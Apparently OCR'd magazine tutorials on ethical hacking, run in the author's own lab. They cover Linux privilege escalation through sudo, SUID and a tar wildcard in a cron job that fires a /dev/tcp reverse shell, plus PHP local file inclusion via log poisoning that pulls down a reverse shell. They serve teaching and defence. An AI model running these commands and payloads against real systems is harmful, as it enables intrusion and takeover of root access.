Hit:3 http://cdn-aws.deb.debian.org/debian bullseye-updates InRelease
Hit:4 http://cdn-aws.deb.debian.org/debian bullseye-backports InRelease
Reading package lists... Done
chris@ip-10-78-51-24:~$
```

Figure 2: Running the command with `sudo` means that the command executes successfully.

```
chris@ip-10-78-51-24:~$ whoami
chris
chris@ip-10-78-51-24:~$ id
uid=1001(chris) gid=1001(chris) groups=1001(chris)
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
#
```

Figure 3: Devastating results from a simple "pre-run" option.

```
chris@ip-10-78-51-24:~$ whoami
chris
chris@ip-10-78-51-24:~$ id
uid=1001(chris) gid=1001(chris) groups=1001(chris)
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# bash
root@ip-10-78-51-24:/tmp#
```

Figure 4: Happiness is a superuser shell.

```
iproute2 (5.10.0-4) unstable; urgency=medium

  * Backport 0012-iproute-force-rtm_dst_len-to-32-128.patch to fix ip
    route get with netmask (Closes: #944730)
  * Add d/not-installed file
  * Bump debhelper-compat to 13

 -- Luca Boccassi <bluca@debian.org>  Fri, 05 Feb 2021 23:34:59 +0000

iproute2 (5.10.0-3) unstable; urgency=medium

  * Backport patches to fix ip vrf exec (Closes: #980046)

 -- Luca Boccassi <bluca@debian.org>  Sun, 17 Jan 2021 23:11:31 +0000

iproute2 (5.10.0-2) unstable; urgency=medium

  * Backport patches from iproute2-next to support libbpf
/tmp/apt-changelog-WJCjGw/iproute2.changelog
```

Figure 5: The package manager is firing up `less` to read a changelog file.

```
chris@ip-10-78-51-24:~$ sudo /usr/bin/apt-get changelog iproute2
Get:1 store: iproute2 5.10.0-4 Changelog
Fetched 56.5 kB in 0s (0 B/s)
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Figure 6: Look! I see the root user again.

changelog. I feel a little guilty picking on APT again because this pager issue will affect many applications, but I'll look at `less` used directly by APT and then `less` on its own.

Starting with the `sudoers` file from the previous example, the APT command is as follows:

```
$ sudo /usr/bin/apt-get changelog iproute2
# Display the changelog file for "iproute2"
```

Figure 5 shows the output when I run that command. If you've used `less`, it should look very familiar.

In Figure 5, you see a changelog file's contents and a highlighted prompt at the bottom. Users can type directly into that screen without entering anything else. In Figure 6, you see what happens when I simply type `!/bin/sh`.

Figure 6 shows that I've gone from viewing an innocent `iproute2` changelog to gaining root user access with just a few keystrokes.

To escalate privileges with the `less` utility directly, I need to alter the `sudoers` file, firstly checking the full path of the binary:

```
$ whereis less
```

Now I can adjust the `/etc/sudoers` file:

```
chris ALL=EXEC:NOPASSWD: /usr/bin/less
```

What can I do now? Try this command:

```
$ sudo less /etc/resolv.conf
```

In Figure 7, I am opening the DNS configuration file `resolv.conf` via `sudo`. Can I achieve PrivEsc via the same approach but with `!/bin/bash` instead of `!/bin/sh` for a more complete prompt?

Figure 8 shows the results of typing `!/bin/bash`. In glorious Technicolor, I now have root user access, courtesy of the `less` command.

What D'ya See?

Now I'll change direction and look at another popular tool, the nano text editor. As you are familiar with the process, I'll speed through this example. Using the following `sudoers` file configuration:

```
domain ec2.internal
search ec2.internal
nameserver 10.78.0.2
/etc/resolv.conf (END)
```

Figure 7: The `resolv.conf` file.

```
chris@ip-10-78-51-24:~$  sudo less /etc/resolv.conf
chris@ip-10-78-51-24:~$ sudo less /etc/resolv.conf
root@ip-10-78-51-24:/home/chris# whoami
root
root@ip-10-78-51-24:/home/chris# id
uid=0(root) gid=0(root) groups=0(root)
root@ip-10-78-51-24:/home/chris#
```

Figure 8: I've done it again. The superuser is shown.

Figure 9: Jackpot again. I am the root user!

```
chris ALL=EXEC:NOPASSWD:/usr/bin/nano
```

you need the following commands to PrivEsc:

```
$ sudo nano
CTRL-R
CTRL-X
reset; sh 1>&0 2>&0
```

Note that you need to open Nano and then type directly, after using the CTRL + R and CTRL + X keystrokes (which open the "command to execute" menu) before pasting the last line above. Figure 9 shows the results. Note that you will see some garbled output before hitting the Enter key four times or so to clear the menu.

The black space at the top of Figure 9 is where a document might have been displayed. By running the commands shown, the menu has moved off the bottom of the screen (after hitting the Enter key a few times).

SUID Tricks

Another route to achieving PrivEsc on Linux is via SUID (or Set Owner User ID) permissions. You can find all SUID files on a system (or at least the files your current user account can see), using the following command:

```
$ find / -perm -u=s -type f 2>/dev/null
```

The output shows a huge list, but with a bit of practice with Capture the Flag (CTF) exercises, you can spot unusual SUID files relatively quickly.

If you set a file with SUID privileges, when you run it, rather than it being run by your current user, it is executed by the owner of the file. It doesn't matter who runs it, the owner effectively executes it.

SUID privilege is shown on a file listing with an `s`. Even if the owner of the file hasn't got the permission to execute the file, it is possible to use an "s" instead. Figure 10 shows the permissions for the excellent `watch` binary that refreshes your screen while another application runs, so you can watch for changes, first without the special bit set (Figure 10).

See the `s` in place of the usual place for the `x` (for user execution permissions) in Figure 10. Also, note that the file is owned by the root user.

To see if PrivEsc is possible, run the following command:

```
$ /usr/bin/watch -x sh -p -c 'reset; exec sh -p 1>&0 2>&0'
```

This command might look familiar, because it is similar to the nano commands described previously.

Figure 11 shows that I have successfully elevated to the root user again.

Figure 10: Warning: Linux is dutifully flagging an SUID file as a problem, in red!

Pack It Up

An attacker can use many other routes to achieve PrivEsc. Even collecting them into specific categories creates a very long list.

Next I will look at another common route, namely by abusing cron jobs with `tar`. The `tar` command is available on the vast majority of Linux distributions and is commonly used to create *tarballs*, which are a collection of bundled files that are then pushed through software like gzip to compress the bundle and shrink the file size. If you've used Linux, you've probably used `tar` for moving large files around or creating backups.




Figure 11: I have managed to abuse the SUID setting on the `watch` binary.

The PrivEsc concept is relatively simple, however, there are a few steps involved. Consider a typical `crontab` file (Figure 12). Note that the last line mentions a backup script (run by the root user) called `chris-backup-script.sh`.

Figure 12's shell script is run by the root user every single minute. I also have access to see what the script in the `/usr/local/etc` directory does. It creates a backup file in the home directory of the user called `chris`.

The directory listing of `~chris` reveals this file is present, and it is overwritten every minute as suspected. Most importantly, it is owned by the root user:

```
-rw-r--r-- 1 root  root  237 Apr 23 11:15
  daily-backup-file-etc.tar.gz
```

The `chris` user can read the backup file's contents with a command like:

```
zless daily-backup-file-etc.tar.gz
```

but that is not what I'm going to look at now. Rather than running every day, the cron job is running every minute, making it really convenient to abuse (it looks like whoever set it up was testing it every minute and forgot to set it to run once a day).

Why not check out the script that's called by the cron job, to see if it is possible to edit the file without root privileges. The file is located in the `/usr/local/etc` directory. Here's what user `chris` sees with a directory listing:

```
chris@ip-10-78-37-124:/usr/local/etc$ ls -al
[...snip?]
-rwxr-xr-x  1 chris chris   70 Apr 22 09:11
  chris-backup-script.sh
```

Excellent news. I can edit that shell script as the `chris` user. At this point, it doesn't make a massive amount of difference what the contents of the script file are. There are a multitude of ways to become root from a scenario like this. I'll look at a couple of other ways in a moment, but for now, I'll focus on abusing some well-intentioned functionality in the tar program.

Even if I couldn't edit the backup script without being the root user, being able to read the contents of the script, and most importantly, having access to the directory that `tar` is bundling up the files in (before compressing them), I can still achieve PrivEsc. Think about that for a second: I can abuse the features of `tar` to achieve PrivEsc without even altering the command that is actually run (which is `cron`, in this case). Scary, I'm sure you agree.

The first question is, what are the contents of the backup script? The script only has two lines – the important part is the wildcard (the asterisk) showing that `tar` will bundle all the files in the `/tmp` directory, as shown here (my tests kept failing when I didn't explicitly run `cd /tmp` and instead stated the full paths):

```
#!/bin/bash
cd /tmp; tar -czf /home/chris/daily-backup-file-etc.tar.gz *
```

The wildcard is how I can abuse the `tar` command.

The next question is, can I write to the directory that tar is creating the backups from? I will create a file in the `/tmp` directory, using the `touch` command as `chris`:

```
$ cd /tmp; touch chris-create-file-test.txt
$ ls -al *.txt
-rw-r--r--  1 chris chris   0 Apr 23 11:42
  chris-create-file-test.txt
```

Great. I do have access to the `/tmp` directory, which is where the backup tarball is getting its files.

Next, I'll attack the script run in the cron job by adding a reverse shell to the file, which `tar` will bundle up and compress as part of the files it is dutifully collecting. (See the article on reverse shells elsewhere in this issue.)

A reverse shell, if you're not familiar, is a way of getting a compromised machine (usually a server) to phone home to the attacker's machine. Reverse shells simplify firewalling complexities by creating an outbound network connection to the attacker.

The attacking machine is my Ubuntu Linux laptop. The command line for the reverse shell is a relatively simple Bash one-liner (replacing the `XXX`s for my laptop's IP address):

```
bash -c 'bash -i >& /dev/tcp/XX.XXX.XX.XX/8888 0>&1'
```

I'll then execute the following command on my laptop. This command asks netcat (which is available in the repositories of most Linux systems) to stand guard and listen on TCP port 8888, which I've opened up on my broadband router to point at my laptop's internal IP address:

```
$ nc -nvlp 8888
Listening on 0.0.0.0 8888
```

This command is often called a *listener*. The command options specify verbosity, an open port for TCP port 8888, and ignoring DNS lookups. I'll leave this command on a terminal on my laptop. Later, I will check to see what the empty terminal is doing.

Back in the `/tmp` directory of the target machine, I'll create a

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )

*/1 *   * * *   root    /usr/local/etc/chris-backup-script.sh
```

Figure 12: The last line has a shell script run by the root user.

Listing 1: /tmp Directory Listing

```
chris@ip-10-78-37-124:/tmp$ ls -al
-rw-r--r--  1 chris chris    1 Apr 23 11:58 '--checkpoint-action=exec=sh phonehome.sh'
-rw-r--r--  1 chris chris    1 Apr 23 11:59 '--checkpoint=1'
[...snip?]
-rw-r--r--  1 chris chris    0 Apr 23 11:42  chris-create-file-test.txt
-rwxr-xr-x  1 chris chris   45 Apr 23 11:49  phonehome.sh
```

Listing 2: Reverse Shell

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
Connection received on 3.87.142.40 44626

root@ip-10-78-37-124:/tmp# whoami
whoami
root
root@ip-10-78-37-124:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root)
```

script called `phonehome.sh` and add the reverse shell one-liner. Note that I'm not installing any software on the target machine; it's all built-in (which in itself should be worrying for the machine's owner). Using a text editor, I've added my public IP address and the port number 8888 and made the `phonehome.sh` script executable:

```
$ cat /tmp/phonehome.sh
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/XX.XXX.XX.XX/8888 0>&1'

$ chmod +x phonehome.sh
```

Now I need to create some slightly strange-looking filenames to trick `tar` into doing what I want it to do.

I will create a file in the `/tmp` directory that essentially calls the `phonehome.sh` script:

```
$ cd /tmp

$ echo "" > "--checkpoint-action=exec=sh phonehome.sh"
$ echo "" > --checkpoint=1
```

To paraphrase, these two `echo` commands tell `tar` to perform an action and also to display the progress of a checkpoint. According to the `tar` man page, the `-checkpoint[=N]` option says to display the progress every Nth record (in this case N = 1). The `-checkpoint-action` option specifies an action to run with each checkpoint (in this case, run the `phonehome.sh` script).

The `/tmp` directory now looks like the output in Listing 1. Now I need to check if the cron job has run. According to the timestamp, the backup file in `/home/chris` has been updated, so I'll check the reverse shell terminal on my laptop.

Excellent! I can now see some output and, more importantly, a prompt (Listing 2). As you can see, the root user is being presented, so I now have full control of the machine as the superuser!

You'll notice in Listing 2 that the output starts on my laptop (named Xeo) and ends with the root user prompt on the AWS instance. The `id` command shows that the root user's UID and GID are present too.

Rewind

There are other ways to abuse a cron job in addition to the `tar` hack I just described. Remember that I actually had read/write access to the backup shell script that is called by the cron job, so I didn't have to use the wildcard trick described in the `tar` example.

Instead, I could have just edited the backup script directly. Because it runs as the root user in the `crontab` file, I could have filled it with all sorts of weird and wonderful payloads to gain access to superuser privileges.

For example, I could have added a line to the backup script that altered the configuration in the `/etc/sudoers` file, our old friend from earlier, which wrote a rule that provided root user access:

```
echo "chris ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers
```

Or, I could have created a new user in the `/etc/passwd` file:

```
echo "superuser:0:0:superuser:/var:/bin/sh" >> /etc/passwd
```

And, what about adding a password hash that you created yourself to the `/etc/shadow` file? Have a think about the following (redacted to hide my "root" password):

```
echo "root:$6$Ldsxp$rDAaI/OSC/kfs7VL/:19217:
  0:99999:7:::" >> /etc/shadow
```

With a bit of testing, you can soon

```
su -
```

to the root user on the target machine with impunity.

I'm certain that having seen these examples, you will fully understand the implications of having any type of access to cron jobs that run as the superuser. And, even having visibility of what such cron jobs are doing clearly gives an attacker an advantage.

Conclusion

I hope the content I've covered will encourage you to learn more about ethical hacking. It is both useful and edifying to understand how attackers think. It is also comforting to see the limitations attackers face, hindered by only a few well considered Linux security controls. The knowledge that you gain practicing PrivEsc can only make you more effective at defending your systems. ■■■

Info

[1] Privilege escalation: *https://en.wikipedia.org/wiki/Privilege_escalation*
[2] Pen testing at AWS: *https://aws.amazon.com/security/penetration-testing/*
[3] sudo: *https://linux.die.net/man/8/sudo*

Author

Chris Binnie is a Cloud Native Security consultant and co-author of the book *Cloud Native Security*: *https://www.amazon.com/Cloud-Native-Security-Chris-Binnie/dp/1119782236*.

Local Job

A local file inclusion attack uses files that are already on the target system. *By Chris Binnie*

When trying to break into a web server, ethical hackers often alter some of the variables that are present in a website's URLs. This type of attack can fall into a number of different categories. Some attacks concern the manipulation of files that a server has access to. The definition of directory traversal, as it suggests, is allowing an attacker to traverse a filesystem and then read files (that they shouldn't have access to).

On the other hand, Local File Inclusion (LFI) and Remote File Inclusion (RFI) attacks can also execute the files that they have access to. As you would guess, LFI is concerned with files that are already present on the target system (which is usually a server), whereas RFI is where an attacker uploads a malicious file (or references external files via a URL).

This article looks at my favorite way to take advantage of local file inclusion. Although this attack is not an advanced attack, when I saw how creative it was, it really opened my eyes to the ingenious methods used by attackers. This attack is a perfectly balanced combination of simplicity and guile. I also offer additional ways of delivering payloads to exploit LFI vulnerabilities and include lots of references. I'll use PHP for this article. However, the principles also apply to other server-side languages.

Be warned! It should go without saying: Only use the techniques and tools in this article on your own systems or those you have explicit permission to test against.

Phoning Home

Before I start, and to whet your appetite with a local file inclusion, I would be remiss not to briefly offer an explanation of remote file inclusion too, such as the vulnerable code seen in Listing 1.

In the normal course of events, the code in Listing 1 would "include" or pull in another page's content when the main page was requested by a browser. The template could be a header or footer file with company branding for example. However, especially in older versions of PHP (as this feature was deprecated in PHP 7.4.0), if the setting `allow_url_include = On` is present, the second line with the `include` instruction (in Listing 1) could also pull in a remote URL instead of local page templates. As you can imagine, the content of a remote URL can change over time, but more importantly, an attacker can potentially point the `page-template` variable at their own URL. If the functionality is discovered by an attacker and they constructed a URL like the one that follows, they could get the target's web server to unwittingly execute the PHP code in `badcode.php`:

```
https://www.normalwebsite.tld/index.php?page-template=
  https://badthings.tld/badcode.php
```

It's an easy concept to follow and should give you an indication of the local file inclusion techniques I'll look at next.

Locally-Sourced Produce

According to the Open Worldwide Application Security Project (OWASP) [1]:

"…[An LFI] vulnerability occurs, for example, when a page receives, as input, the path to the file that has to be included and this input is not properly sanitized, allowing directory traversal characters (such as dot-dot-slash) to be injected."

In other words, using `../../../` characters in a URL means that the server moves away from the web server's root directory (which is usually `/var/www/html` on Linux Apache web servers) to provide directory traversal. LFI goes a step further, however, as it also causes the server to execute the file that it accesses. Think of a PHP-enabled server executing PHP web pages just as it would execute any other type of script.

The PHP web server that I'm using for testing is running on an AWS instance and is set to permit the first line of PHP pages to use what are called *short tags*. Instead of using `<?php` at the start of each page, it will also process PHP content with `<?`.

This short tag setting is sometimes set because it makes code quicker to write. You can enable short tags in the `php.ini` file (which is `/etc/php/8.2/apache2/php.ini` in my case) using the following (you may need a web server restart):

```
short_open_tag = On
```

It is not that sensible to use short tags on production servers in case PHP is disabled unintentionally and all your code is accidentally printed on your website for attackers to see. But, I prefer using short tags for testing.

To get a better idea of how LFIs work, consider Listing 2, a nasty piece of code that is prone to LFI, which runs a dangerous `shell_exec` function. As you might guess, this code allows you to run commands from the command line as you might do in a terminal.

In Listing 2, note that I check if the `$_REQUEST` superglobal variable exists (see the manual [2] before running `shell_exec`). If I'm not missing something (my PHP is pretty rusty), the `$_REQUEST` variable means that an HTTP `POST` or an HTTP `GET` (and a cookie, I suppose, if you look at the manual page) could potentially be

Listing 1: Remote File Inclusion

```
<?

  $page-template = $_GET["page-template"];

  include $page-template;

?>
```

Listing 2: The Dangerous shell_exec

```
<?

if ( isset( $_REQUEST[ 'this' ] ) )

     echo shell_exec($_REQUEST['this']);

?>
```

Listing 4: something Snippet

```
<?

$something = $_GET['something'];

if(isset($something))
  {
     include("$something");
  }
else
  {
     include("anotherpage.php");
  }

?>
```

Listing 3: Web Server Root Directory

```
index.php license.txt readme.html shell.php wp-activate.php wp-admin wp-blog-header.php
   wp-comments-post.php
wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes wp-links-opml.php
   wp-load.php wp-login.php
wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php
```

used for an attack. It's not just `$_GET`, in other words, and therefore an attacker would have more options available to them.

An attacker can take advantage of `shell_exec` with a URL like the one below, which uses the Linux `id` command to show the user's groups and ID information:

```
https://target.local/shell.php?this=id
```

The results show the `www-data` user – the user that usually runs web servers on Debian Linux and Ubuntu Linux servers:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Listing 3 shows the output of the following directory listing command:

```
https://target.local/shell.php?this=ls
```

The eagle-eyed among you will spot that the web server root directory in Listing 3 contains the files for a WordPress site, which is based on PHP. I won't be using WordPress-related files in this article. However, it is worth noting that WordPress is responsible for a staggering 42 percent of the sites on the World Wide Web! Consider how important a secure PHP installation is for a moment – all those WordPress sites are vulnerable to PHP attacks.

It is a good idea to disable all dangerous PHP functions. Look online for a hardening guide [3] that will get you started on disabling PHP functions.

Cutting to the Chase

With this background in mind, it is time to go deeper. I won't use the `shell_exec` function in this example, but it is worth knowing that there are other functions in PHP that you should harden access to in your online applications. One such function is called `passthru`. According to the PHP manual [4]: "The `passthru()` function is similar to the `exec()` function in that it executes a command. This function should be used in place of `exec()` or `system()` when the output from the Unix command is binary data that needs to be passed directly back to the browser."

Consider the snippet in Listing 4, which is PHP code for a file called `lfi.php`. The file creates a variable called `something` if an HTTP `GET` is used with that name. If that variable exists and is set (that's the `isset` expression), it will include data from it. Otherwise, it will load `anotherpage.php`.

The file that I'm going to target is the logfile that the Apache web server saves its website hits to, namely `/var/log/apache2/access.log`. I'll try to access the Apache `access.log` via a browser using LFI.

On several Capture The Flag PHP servers the following attack worked straight out of the box. In my lab though I need to loosen the security a little to get it to work. It is possible that default permissions have been improved on newer web server versions. Previous permissions relating to the directory `/var/log/apache2` were `root:adm`. In other words, the directory belonged to the `root` user and the `adm` group (which our `www-data` user isn't a member of). But I will ensure that permissions are set on the directory itself and then, recursively, the files in the directory as so:

```
$ chown www-data:adm /var/log/apache2
$ chown -R www-data:adm /var/log/apache2
```

I can now visit the following URL (where `target.local` is the AWS instance alias I've set in my laptop's `/etc/hosts` file):

```
http://target.local/lfi.php?something=ls%20../../../log/apache2
```

Look closely at the URL. Note the `%20`, which is used to encode the empty space character after the `ls` command.

The results are as follows (they're actually displayed all on one line in my browser), which is the directory listing of `/var/log/apache2`:

```
access.log
error.log
other_vhosts_access.log
```

Great, I'm in the right place and can see the logfiles. Does that mean I can see the contents of the `access.log` file?

The following crafted URL provides the results shown in Figure 1. The output is abbreviated and pixelated, to protect some IP addresses. In my browser, the output is on one massive, long line, but it shows that I can read the contents of the `access.log` file successfully. You might be able to make out that I'm using the Incognito Mode in Google Chrome to help mitigate caching while testing. The following URL, this time with the `cat` command, displays the file's contents:

```
http://target.local/lfi.php?something=
  cat%20../../../log/apache2/access.log
```

Excellent news – I can proceed. The next thing I need to do is craft a URL using the stalwart of reverse shells, netcat. If you don't have netcat then install it. (I'll use the Nmap version of netcat, which is ncat [5]:

```
$ apt install ncat -y
```

If the *ncat* package isn't available, you might want to try to install another version of netcat for testing.

I should explain that my ultimate aim is to open an interactive shell on the web server through this attack (see the article on reverse shells elsewhere in this issue). I want the target machine (the web server) to phone home to the attacker (my laptop).

I'll use netcat to do two things. In a fresh terminal on my laptop, I want to leave a "listener" open, dutifully listening out on TCP port 8888 for when the PHP web server phones home using its reverse shell. Create a listener with the following simple command:

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888
```

Now I craft a request to achieve the desired remote command execution, which will be possible using the LFI I have discovered. I craft a netcat request with some familiar-looking PHP. However, this time I will execute a command and then afterwards use a browser to look for the command's output via the `access.log` URL.

Starting to get the idea? This time I'll use the variable `command`, which will reference the nefarious code to help create a reverse shell. The crafted command with `passthru` looks like the following (without using short tags so it's a bit clearer):

```
$ ncat target.local 80

GET /<?php passthru($_GET['command']); ?> HTTP/1.1
Host: target.local
Connection: close
```

Once the `ncat` command is entered, just paste the other three lines all at once for ease.

In Listing 5, you can see the Bad Request (HTTP 400) error results of running the PHP `passthru` command in the crafted request. In my case, the terminal doesn't close and the command hangs; the connection established by ncat remains open until I hit CTRL + C.

Now that I've injected the `command` variable, what happens if I visit the URL that I tested with LFI? I will wait a moment before trying out the trickier reverse shell command and try something simpler to prove that the remote execution is working. You can see in the following URL that I am trying to run the `ls` command, which should report a directory listing back. The URL in question, now with the `command` variable tacked on the end, is:

```
http://target.local/lfi.php?something=../../../log/apache2/
access.log&command=ls
```

The result is just as with `shell_exec`, but this extract from the `access.log` file in Listing 6 shows that a bona fide hit on the website was registered (with an HTTP 400 error), which means I can view it in the browser window.

Great news! The extract in Listing 6 shows I am remotely executing commands on the web server. Now, I'll try to get a reverse shell working.

There's an excellent one-liner PHP code snippet that will phone home on TCP port 8888 if I adjust it slightly. You'll find the snippet at the pentestmonkey GitHub repository [6], but here it is in raw text for easier copy-pasting:

```
https://raw.githubusercontent.com/pentestmonkey/
  php-reverse-shell/master/php-reverse-shell.php
```

How do I get my freshly saved PHP reverse shell file (I named it `rev.php` and saved it to my laptop) onto the web server? I can run a simple Python web server (this time on TCP port 4444) that I'll call the file server for clarity (see the box entitled "A Word to the Wise.") Note that, for both the reverse shell and the Python file server network ports, you might need to forward traffic from your broadband router to your laptop using port forwarding. The command that I use to listen on TCP port 4444 for incoming connections with Python is:

```
chris@Xeo:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
```

I close the terminal that gave the successful `ls` command a second ago and then reopen it so I still have the `command` variable injection via the `ncat` command (and of course ensuring the netcat listener terminal is also open too with the `nc` command); I try to upload a reverse shell file (called `rev.php`) by pulling it from the Python file server:

```
http://target.local/lfi.php?something=../../../log/apache2/
  access.log&command=§§4
  wget%20http://XXX.XXX.XXX.XXX:4444/rev.php
```

The `wget` command pulls from a redacted IP address on TCP port 4444, which the Python file server is listening on. And, I

Figure 1: An abbreviated, pixelated `access.log` file appears in the browser; this means I can read its contents.

have requested the file `rev.php`. It occurs to me that if the `rev.php` reverse shell executed at this point, it might be classified as an RFI, as it is purely a remote inclusion. However, it doesn't execute, so there's another step.

If I log into the web server, I can now see this file exists:

```
/var/www/html/rev.php
```

Perfect! And, in the terminal with the simple file server running, I find this logged hit:

```
XXX.XXX.XXX.XXX - - [06/May/2023 14:12:28] ➥
  "GET /rev.php HTTP/1.1" 200 -
```

I can close the file server terminal now.

With one eye firmly remaining on the listener terminal window and the other focused on the browser, I try to open the following URL in the browser:

```
http://target.local/rev.php
```

And, leaving that browser tab whirring away as if it wasn't doing anything, Listing 7 shows the highly coveted shell access.

As Listing 7 shows, I have successfully compromised the web server and, using some shell stabilization tricks, I can soon have a reverse shell that has functionality like tab-completion and command history. The eagle-eyed can see that I have the `www-data` user's permissions, and with some privilege escalation tricks, I can soon become the `root` user.

Other LFI Attacks

There are several other ways of achieving local file inclusion. Look online for a nicely constructed cheat sheet [7].

For example, the `expect` wrapper in PHP [8] is a useful attack vector. Loosely written out, the format of an `expect` wrapper attack looks like the following:

```
index.php?page=expect://whoami
```

In this case, I'm running the `whoami` command through the `expect` wrapper.

PHP also has a vulnerability relating to the `filter` wrapper. A URL might look like the following:

```
index.php?page=php://filter/➥
  convert.base64-encode/➥
  resource=/etc/passwd
```

A Word to the Wise

When opening up a web server on your laptop, you should create a brand new directory first and then copy the `rev.php` file into it, especially if you are opening up the port to the Internet while you run tests. That way any port-surfing scripts won't get your current working directory's contents, just the `rev.php` file.

There are several more examples in the cheat sheet link, but another one that piqued my interest is to email the target machine a reverse shell! Even if the mail server is not associated with DNS, but an SMTP service is dutifully listening, you can email nefarious data to the `www-data` user. The LFI part of the puzzle is then reading the internal email text file (for example `/var/spool/mail/www-data`), which would hold the reverse shell code.

If you are interested in automating the search for possible LFI targets, you could try the fantastic tool called LFISuite [9].

Listing 5: Bad Request Error

```
HTTP/1.1 400 Bad Request
Date: Sat, 06 May 2023 13:38:34 GMT
Server: Apache/2.4.56 (Debian)
Content-Length: 320
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.56 (Debian) Server at ip-10-78-41-232.ec2.internal Port 80</address>
</body></html>
```

Listing 6: access.log Extract

```
"GET /index.php lfi.php license.txt readme.html wp-activate.php wp-admin
   wp-blog-header.php wp-comments-post.php
wp-config-sample.php wp-config.php wp-content wp-cron.php wp-includes
   wp-links-opml.php wp-load.php wp-login.php
wp-mail.php wp-settings.php wp-signup.php wp-trackback.php xmlrpc.php HTTP/1.1\n"
   400 502 "-" "-"
```

Listing 7: Shell Access

```
chris@Xeo:~$ nc -nvlp 8888
Listening on 0.0.0.0 8888

Connection received on XXXX.XXX.XXX.XXX 43652
Linux ip-10-78-41-232 5.10.0-22-cloud-amd64 #1 SMP Debian 5.10.178-3 (2023-04-22) x86_64
   GNU/Linux
 09:25:43 up  2:11,  1 user,  load average: 0.00, 0.00, 0.00
USER     TTY            FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
chris    pts/0    XXX.XXX.XXX.XXX   11:14    3:11   0.11s  0.04s sshd: chris [priv]
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```




Figure 2: LFISuite starting up, with understated aplomb.

Figure 3: Some old familiars in the Exploiter menu.

I needed to create a virtual environment in Python to get it running. The following commands worked for me, but you might need to tweak them and do a little bit of research in order to get them working. The commands are as follows (assuming you have installed `pip`):

```
$ git clone https://github.com/D35m0nd142/LFISuite.git
$ cd LFISuite
$ virtualenv -p /usr/bin/python2.7 env_name
$ . env_name/bin/activate
$ pip install requests # test the environment with the "pip" package manager
$ python lfisuite.py
```

Figure 2 shows the LFISuite, with some excellent ASCII art.

If you look at some of the options available (under the *Exploiter* menu option), you will see some familiar information, as shown in Figure 3.

